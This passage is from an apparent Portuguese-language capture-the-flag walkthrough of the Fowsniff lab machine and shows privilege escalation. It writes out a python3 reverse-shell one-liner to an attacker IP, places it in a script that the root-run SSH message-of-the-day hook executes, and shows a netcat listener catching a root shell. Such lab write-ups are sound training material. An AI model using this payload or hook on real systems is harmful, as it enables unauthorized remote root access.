
Inserindo um shell reverso dentro do arquivo:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




```
baksteen@fowsniff:/opt/cube$ nano cube.sh
```

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.2.110",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'




```
  GNU nano 2.5.3                 File: cube.sh                          Modified

printf "
      :sdddddddddddddddy+
   :yNMMMMMMMMMMMMMNmhsso
.sdmmmmmNmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:    .+mddddddmyyyyyhy:
-:  -odMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                       Delivering Solutions\n\n"

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1$
```

Toda vez que algum usuário loga no ssh, esse arquivo executa a shell:




```
baksteen@fowsniff:/opt/cube$ cd /etc/update-motd.d
baksteen@fowsniff:/etc/update-motd.d$ ls
00-header  10-help-text  91-release-upgrade  99-esm
baksteen@fowsniff:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```




```
#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#       # Fall back to using the very slow lsb_release utility
#       DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

sh /opt/cube/cube.sh
```

Iniciando escuta com o netcat:




```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

Entrando novamente no SSH:




```
root@kali:~# ssh baksteen@192.168.2.115
baksteen@192.168.2.115's password:
```

Conexão realizada:



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.115] 43110
/bin/sh: 0: can't access tty; job control turned off
```

Root:



```
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux fowsniff 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Li
nux
```